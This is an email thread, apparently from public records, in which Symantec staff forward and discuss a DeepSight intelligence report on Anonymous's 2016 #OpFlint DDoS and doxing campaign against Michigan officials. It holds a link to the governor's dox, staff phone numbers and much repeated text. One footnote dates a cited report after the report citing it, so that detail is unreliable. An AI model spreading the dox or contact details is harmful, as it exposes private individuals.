**Cc:** "Premkumar Prithivirajan (CS)" <[Premkumar\\_Prithivira@symantec.com](mailto:Premkumar_Prithivira@symantec.com)>, Jennifer Nowell <[jennifer\\_nowell@symantec.com](mailto:jennifer_nowell@symantec.com)>  
**Subject:** RE: Deepsight MATI Report on #OpFlint  
Team,





Regards,

*John*

John Gomez GSEC SSE+ | Sr. Principal Service Manager | Symantec Cyber Security Services | M: +1 610.984.4622  
24/7 SOC Support | 866.977.6149 | [mss.ams3@monitoredsecurity.com](mailto:mss.ams3@monitoredsecurity.com)

**From:** Jim Keenan

**Sent:** Monday, January 25, 2016 10:20 AM

**To:** John Gomez (MSS); Christopher "C" Christensen ; Kopacsi, Christian (DTMB); Davenport, Rodney (DTMB); Behen, David (DTMB); Reasner, Richard (DTMB)

**Cc:** Premkumar Prithivirajan (CS); Jennifer Nowell

**Subject:** RE: Deepsight MATI Report on #OpFlint

Thanks John for the latest intelligence update.



Please keep us apprised of any new significant updates,

Jim

**From:** John Gomez (MSS)

**Sent:** Monday, January 25, 2016 10:03 AM

**To:** Jim Keenan; Christopher "C" Christensen ; Kopacsi, Christian (DTMB); Davenport, Rodney (DTMB); Behen, David (DTMB); Reasner, Richard (DTMB)

**Cc:** Premkumar Prithivirajan (CS); Jennifer Nowell

**Subject:** RE: Deepsight MATI Report on #OpFlint

Good morning All,

*John*

**John Gomez GSEC SSE+ | Sr. Principal Service Manager | Symantec Cyber Security Services**

o. +1 (727) 674-0190 | m. +1 (610) 984-4622

[John\\_Gomez@symantec.com](mailto:John_Gomez@symantec.com) | [www.symantec.com](http://www.symantec.com)

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**From:** Jim Keenan

**Sent:** Friday, January 22, 2016 7:45 PM

**To:** Christopher "C" Christensen ; Kopacsi, Christian (DTMB); Davenport, Rodney (DTMB); Behen, David (DTMB); Reasner, Richard (DTMB)

**Cc:** Premkumar Prithivirajan (CS); John Gomez (MSS); Jennifer Nowell

**Subject:** Deepsight MATI Report on #OpFlint

Excerpt from Managed Adversary & Threat Intelligence Report...see attached for full report

# Anonymous Relaunches #OpFlint against the Government of Michigan and City of Flint

## **MANAGED ADVERSARY AND THREAT INTELLIGENCE**

DEEPSIGHT™ INTELLIGENCE, INTELLIGENCE SUMMARY, SYMC – 300383, PUBLISHED 22 JANUARY 2016, V.1

2

Information Cut-Off Date: 22 January 2016 3

# **ANONYMOUS LAUNCHES #OPFLINT AGAINST THE GOVERNMENT OF MICHIGAN AND CITY OF FLINT**

*DeepSight™ Intelligence, Intelligence Summary, SYMC-300383, published 22 January 2016, V.1*

## **KEY FINDINGS**

- On 16 January 2016, Anonymous relaunched #OpFlint in response to the recent health crisis surrounding contaminated water in Flint, Michigan.
- The operation targets officials that the Anonymous group recognizes as having ignored the water crisis, such as Gov. Rick Snyder and Flint city personnel.
- The operation activities have included distributed denial-of-service (DDoS) attacks and doxing.

## **EXECUTIVE SUMMARY**

Members of the international Anonymous hacktivist collective have relaunched #OpFlint to target those entities that the operation perceives as responsible for the contaminated water crisis in Flint, Michigan. Originally organized in 2015, #OpFlint was relaunched on 16 January 2016 and is ongoing against city officials and the governor of Michigan, Rick Snyder. Several hacking groups are supporting the malicious activities, which include DDoS attacks and doxing. The first DDoS attacks on 16 January took the [Michigan.gov](http://Michigan.gov) and [cityofflint.com](http://cityofflint.com) websites temporarily offline. DeepSight Intelligence judges #OpFlint will not shut down the state or city's infrastructure; however, access to the Michigan government and city websites will likely be disrupted. 4

## DETAILS

The Anonymous collective's operation #OpFlint originally launched in 2015 but never gained momentum. #OpFlint was relaunched on 16 January 2016 to draw attention to the toxicity levels of the contaminated water supply in the city of Flint, Michigan.

Leaders of the current effort include the US-based New World Hacking group<sup>i</sup> and the Anonymous Intelligence Group (a.k.a. Anon Intel Group). The New World Hacking group launched the recent #OpFlint activity on 16 and 17 January 2016 with DDoS attacks that shut down the [Michigan.gov](http://Michigan.gov) and [cityofflint.com](http://cityofflint.com) websites (see Figure 1). The operation has an official video on Youtube (<https://www.youtube.com/watch?v=zXQfsURnEOw>) and on several Anonymous-affiliated websites.

<sup>i</sup> See the DeepSight Intelligence report *Profile: New World Hacking (NWH)*, (SYMC – 300376), 9 June 2016. New World Hacking uses their own stressor service, BangStressor, to conduct DDoS attacks including an attack against the BBC in early 2016.

**Figure 1. New World Hacking Twitter post publicizing the DDoS attacks against [Michigan.gov](http://Michigan.gov) and [cityofflint.com](http://cityofflint.com)**

On 20 January 2016, the Anon Intel Group's website contained a link to a "doxing" for Michigan Gov. Snyder (<https://ghostbin.com/paste/zn236>, see Figure 2). The dox did not include social security numbers, but rather revealed his mailing address, social media accounts, and phone numbers, and information for his family relatives that is easily obtained through several Google searches.

**Figure 2. Dox posted on Anon Intel Group website on 20 January 2016** <sup>5</sup>

Gents:

See attached Deepsight MATI report on OpFlint generated from our SOC in Washington DC...







On 21 January 2016, Hurley Medical Center in Flint, Michigan, confirmed it was the victim of a “cyber attack” but patient information was not compromised. According to a Twitter post by Anon Intel Group on 22 January 2016, Anonymous denies responsibility for the attack against the hospital (see Figure 3).

Figure 3. Twitter post discussions denying Anonymous activity against a hospital in Flint Michigan

## OUTLOOK

As of 22 January 2016, recent #OpFlint activity has involved posting news clips on social media accounts, such as Twitter and Facebook. The group has not mentioned further DDoS attacks, although DeepSight Intelligence expects some sites to be targeted on the first weekend of the relaunch (i.e., between 22 January and 24 January 2016). Although #OpFlint relaunched on 16 January 2016, DeepSight Intelligence expects the activity to quickly diminish if it does not gain greater media recognition—Anonymous is motivated by publicity. There are no indications the operation is well organized and the Youtube video announcing the operation only mentions targeting the Governor of Michigan and the city of Flint; there are no details on how the operation will be conducted. Although #OpFlint will not shut down the state or city’s infrastructure, access to government and city websites might occasionally be disrupted.

## TECHNICAL DETAILS

### Online Presence for Anon Intel Group

- Twitter – @AnonIntelGroup
- Facebook – <https://www.facebook.com/IntelGroup-1670381036582536/>
- Instagram – @intelgroup
- YouTube Channel – [http://youtube.com/anonintelgroup1/jdObxnc5BTIOgHM\\_9W93ew](http://youtube.com/anonintelgroup1/jdObxnc5BTIOgHM_9W93ew)

See the **Metadata** tab for additional technical details related to this report. 6

## METADATA...

See attachment


Message

**From:** Reasner, Richard (DTMB) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=433CC182A29F4F36BA9116DB7648457A-REASNERR]  
**Sent:** 1/27/2016 5:21:10 AM  
**To:** McPherson, Victoria (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=63f6aabdb51b4dedbb796c6ac4699fc3-McPhersonV]; Kopacsi, Christian (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=18058981c4a44dc199af7ed119b92f82-Kopacsi Chr]  
**Subject:** Fwd: Deepsight MATI Report on #OpFlint

Sent from my iPad


Begin forwarded message:

**From:** Jim Keenan <[Jim\\_Keenan@symantec.com](mailto:Jim_Keenan@symantec.com)>  
**Date:** January 26, 2016 at 8:01:37 PM EST  
**To:** "Reasner, Richard (DTMB)" <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>  
**Cc:** "Premkumar Prithivirajan (CS)" <[Premkumar\\_Prithivira@symantec.com](mailto:Premkumar_Prithivira@symantec.com)>  
**Subject:** FW: Deepsight MATI Report on #OpFlint



Jim

**From:** John Gomez (MSS)  
**Sent:** Tuesday, January 26, 2016 4:58 PM  
**To:** Jim Keenan  
**Subject:** RE: Deepsight MATI Report on #OpFlint



As of 22 January 2016, recent #OpFlint activity has involved posting news clips on social media accounts, such as Twitter and Facebook. The group has not mentioned further DDoS attacks, although DeepSight Intelligence expects some sites to be targeted on the first weekend of the relaunch (i.e., between 22 January and 24 January 2016). Although #OpFlint relaunched on 16 January 2016, DeepSight Intelligence expects the activity to quickly diminish if it does not gain greater media recognition—Anonymous is motivated by publicity. **There are no indications the operation is well organized and the Youtube video announcing the operation only mentions targeting the Governor of Michigan and the city of Flint;** there are no details on how the operation will be conducted. Although #OpFlint will not shut down the state or city's infrastructure, access to government and city websites might occasionally be disrupted.

John Gomez GSEC SSE+ | Sr. Principal Service Manager | Symantec Cyber Security Services | M: +1 610.984.4622  
24/7 SOC Support | 866.977.6149 | [mss.ams3@monitoredsecurity.com](mailto:mss.ams3@monitoredsecurity.com)

**From:** Jim Keenan  
**Sent:** Tuesday, January 26, 2016 1:33 PM

**To:** John Gomez (MSS)  
**Subject:** Re: Deepsight MATI Report on #OpFlint

Thanks

Jim Keenan  
517.643.5886

On Jan 26, 2016, at 1:31 PM, John Gomez (MSS) <[John\\_Gomez@symantec.com](mailto:John_Gomez@symantec.com)> wrote:  
Seems like a bold claim, but I'm having the team check on its validity.

**John Gomez GSEC SSE+** | Sr. Principal Service Manager | Symantec Cyber Security Services | **M:** +1 610.984.4622  
**24/7 SOC Support** | 866.977.6149 | [mss.ams3@monitoredsecurity.com](mailto:mss.ams3@monitoredsecurity.com)

**From:** Jim Keenan  
**Sent:** Tuesday, January 26, 2016 1:21 PM  
**To:** John Gomez (MSS)  
**Subject:** Re: Deepsight MATI Report on #OpFlint


Check this out...



Jim Keenan  
517.643.5886

On Jan 26, 2016, at 12:50 PM, John Gomez (MSS) <[John\\_Gomez@symantec.com](mailto:John_Gomez@symantec.com)> wrote:

**UPDATE:**



*John*

**John Gomez GSEC SSE+** | Sr. Principal Service Manager | Symantec Cyber Security Services | **M:** +1 610.984.4622  
**24/7 SOC Support** | 866.977.6149 | [mss.ams3@monitoredsecurity.com](mailto:mss.ams3@monitoredsecurity.com)

**From:** John Gomez (MSS)  
**Sent:** Monday, January 25, 2016 3:00 PM  
**To:** 'Reasner, Richard (DTMB)'; Christensen, Chris (DTMB); Davenport, Rodney (DTMB); Behen, David (DTMB); Kopacsi, Christian (DTMB); Premkumar Prithivirajan (CS); Ellis, James (MSP)  
**Cc:** Jim Keenan; Jennifer Nowell  
**Subject:** RE: Deepsight MATI Report on #OpFlint


+James Ellis




*John*

**John Gomez GSEC SSE+** | Sr. Principal Service Manager | Symantec Cyber Security Services | **M:** +1 610.984.4622  
**24/7 SOC Support** | 866.977.6149 | [mss.ams3@monitoredsecurity.com](mailto:mss.ams3@monitoredsecurity.com)

On Jan 25, 2016, at 11:36 AM, John Gomez (MSS) <[John\\_Gomez@symantec.com](mailto:John_Gomez@symantec.com)> wrote:  
Team,





Regards,

*John*

**John Gomez GSEC SSE+** | Sr. Principal Service Manager | Symantec Cyber Security Services | **M:** +1 610.984.4622  
**24/7 SOC Support** | 866.977.6149 | [mss.ams3@monitoredsecurity.com](mailto:mss.ams3@monitoredsecurity.com)

**From:** Jim Keenan


**Sent:** Monday, January 25, 2016 10:20 AM

**To:** John Gomez (MSS); Christopher "C" Christensen ; Kopacsi, Christian (DTMB); Davenport, Rodney (DTMB); Behen, David (DTMB); Reasner, Richard (DTMB)

**Cc:** Premkumar Prithivirajan (CS); Jennifer Nowell

**Subject:** RE: Deepsight MATI Report on #OpFlint

Thanks John for the latest intelligence update.



Please keep us apprised of any new significant updates,

Jim

**From:** John Gomez (MSS)


**Sent:** Monday, January 25, 2016 10:03 AM

**To:** Jim Keenan; Christopher "C" Christensen ; Kopacsi, Christian (DTMB); Davenport, Rodney (DTMB); Behen, David (DTMB); Reasner, Richard (DTMB)

**Cc:** Premkumar Prithivirajan (CS); Jennifer Nowell

**Subject:** RE: Deepsight MATI Report on #OpFlint

Good morning All,



*John*

**John Gomez** GSEC SSE+ | Sr. Principal Service Manager | Symantec Cyber Security Services

o. +1 (727) 674-0190 | m. +1 (610) 984-4622

[John\\_Gomez@symantec.com](mailto:John_Gomez@symantec.com) | [www.symantec.com](http://www.symantec.com)

***Need Help Responding to a Security Incident?***

Contact Symantec's Cyber Security Services – Incident Response Team

Email: [incidentresponse@symantec.com](mailto:incidentresponse@symantec.com)

US Incident Response Hotline: (855) 378-0073

UK Incident Response Hotline: +44 (0) 800 917 2793

For Information: <http://go.symantec.com/incidentresponse>

<image001.png>



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**From:** Jim Keenan

**Sent:** Friday, January 22, 2016 7:45 PM

**To:** Christopher "C" Christensen ; Kopacsi, Christian (DTMB); Davenport, Rodney (DTMB); Behen, David (DTMB); Reasner, Richard (DTMB)

**Cc:** Premkumar Prithivirajan (CS); John Gomez (MSS); Jennifer Nowell

**Subject:** Deepsight MATI Report on #OpFlint

Excerpt from Managed Adversary & Threat Intelligence Report...see attached for full report

# Anonymous Relaunches #OpFlint against the Government of Michigan and City of Flint

## MANAGED ADVERSARY AND THREAT INTELLIGENCE

DEEPSIGHT™ INTELLIGENCE, INTELLIGENCE SUMMARY, SYMC – 300383, PUBLISHED 22 JANUARY 2016, V.1

2

Information Cut-Off Date: 22 January 2016 3

# **ANONYMOUS LAUNCHES #OPFLINT AGAINST THE GOVERNMENT OF MICHIGAN AND CITY OF FLINT**

*DeepSight™ Intelligence, Intelligence Summary, SYMC-300383, published 22 January 2016, V.1*

## **KEY FINDINGS**

- On 16 January 2016, Anonymous relaunched #OpFlint in response to the recent health crisis surrounding contaminated water in Flint, Michigan.
- The operation targets officials that the Anonymous group recognizes as having ignored the water crisis, such as Gov. Rick Snyder and Flint city personnel.
- The operation activities have included distributed denial-of-service (DDoS) attacks and doxing.

## **EXECUTIVE SUMMARY**

Members of the international Anonymous hacktivist collective have relaunched #OpFlint to target those entities that the operation perceives as responsible for the contaminated water crisis in Flint, Michigan. Originally organized in 2015, #OpFlint was relaunched on 16 January 2016 and is ongoing against city officials and the governor of Michigan, Rick Snyder. Several hacking groups are supporting the malicious activities, which include DDoS attacks and doxing. The first DDoS attacks on 16 January took the [Michigan.gov](http://Michigan.gov) and [cityofflint.com](http://cityofflint.com) websites temporarily offline. DeepSight Intelligence judges #OpFlint will not shut down the state or city's infrastructure; however, access to the Michigan government and city websites will likely be disrupted. 4

## DETAILS

The Anonymous collective's operation #OpFlint originally launched in 2015 but never gained momentum. #OpFlint was relaunched on 16 January 2016 to draw attention to the toxicity levels of the contaminated water supply in the city of Flint, Michigan.

Leaders of the current effort include the US-based New World Hacking group<sup>i</sup> and the Anonymous Intelligence Group (a.k.a. Anon Intel Group). The New World Hacking group launched the recent #OpFlint activity on 16 and 17 January 2016 with DDoS attacks that shut down the [Michigan.gov](http://Michigan.gov) and [cityofflint.com](http://cityofflint.com) websites (see Figure 1). The operation has an official video on Youtube (<https://www.youtube.com/watch?v=zXQfsURnEOw>) and on several Anonymous-affiliated websites.

<sup>i</sup> See the DeepSight Intelligence report *Profile: New World Hacking (NWH)*, (SYMC – 300376), 9 June 2016. New World Hacking uses their own stressor service, BangStressor, to conduct DDoS attacks including an attack against the BBC in early 2016.

**Figure 1. New World Hacking Twitter post publicizing the DDoS attacks against [Michigan.gov](http://Michigan.gov) and [cityofflint.com](http://cityofflint.com)**

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**Figure 2. Dox posted on Anon Intel Group website on 20 January 2016** <sup>5</sup>

Gents:

See attached Deepsight MATI report on OpFlint generated from our SOC in Washington DC...





On 21 January 2016, Hurley Medical Center in Flint, Michigan, confirmed it was the victim of a “cyber attack” but patient information was not compromised. According to a Twitter post by Anon Intel Group on 22 January 2016, Anonymous denies responsibility for the attack against the hospital (see Figure 3).

Figure 3. Twitter post discussions denying Anonymous activity against a hospital in Flint Michigan

## OUTLOOK

As of 22 January 2016, recent #OpFlint activity has involved posting news clips on social media accounts, such as Twitter and Facebook. The group has not mentioned further DDoS attacks, although DeepSight Intelligence expects some sites to be targeted on the first weekend of the relaunch (i.e., between 22 January and 24 January 2016). Although #OpFlint relaunched on 16 January 2016, DeepSight Intelligence expects the activity to quickly diminish if it does not gain greater media recognition—Anonymous is motivated by publicity. There are no indications the operation is well organized and the Youtube video announcing the operation only mentions targeting the Governor of Michigan and the city of Flint; there are no details on how the operation will be conducted. Although #OpFlint will not shut down the state or city’s infrastructure, access to government and city websites might occasionally be disrupted.

## TECHNICAL DETAILS

### Online Presence for Anon Intel Group

- Twitter – @AnonIntelGroup
- Facebook – <https://www.facebook.com/IntelGroup-1670381036582536/>
- Instagram – @intelgroup
- YouTube Channel – [http://youtube.com/anonintelgroup1/jdObxnc5BTIOgHM\\_9W93ew](http://youtube.com/anonintelgroup1/jdObxnc5BTIOgHM_9W93ew)

See the **Metadata** tab for additional technical details related to this report. 6

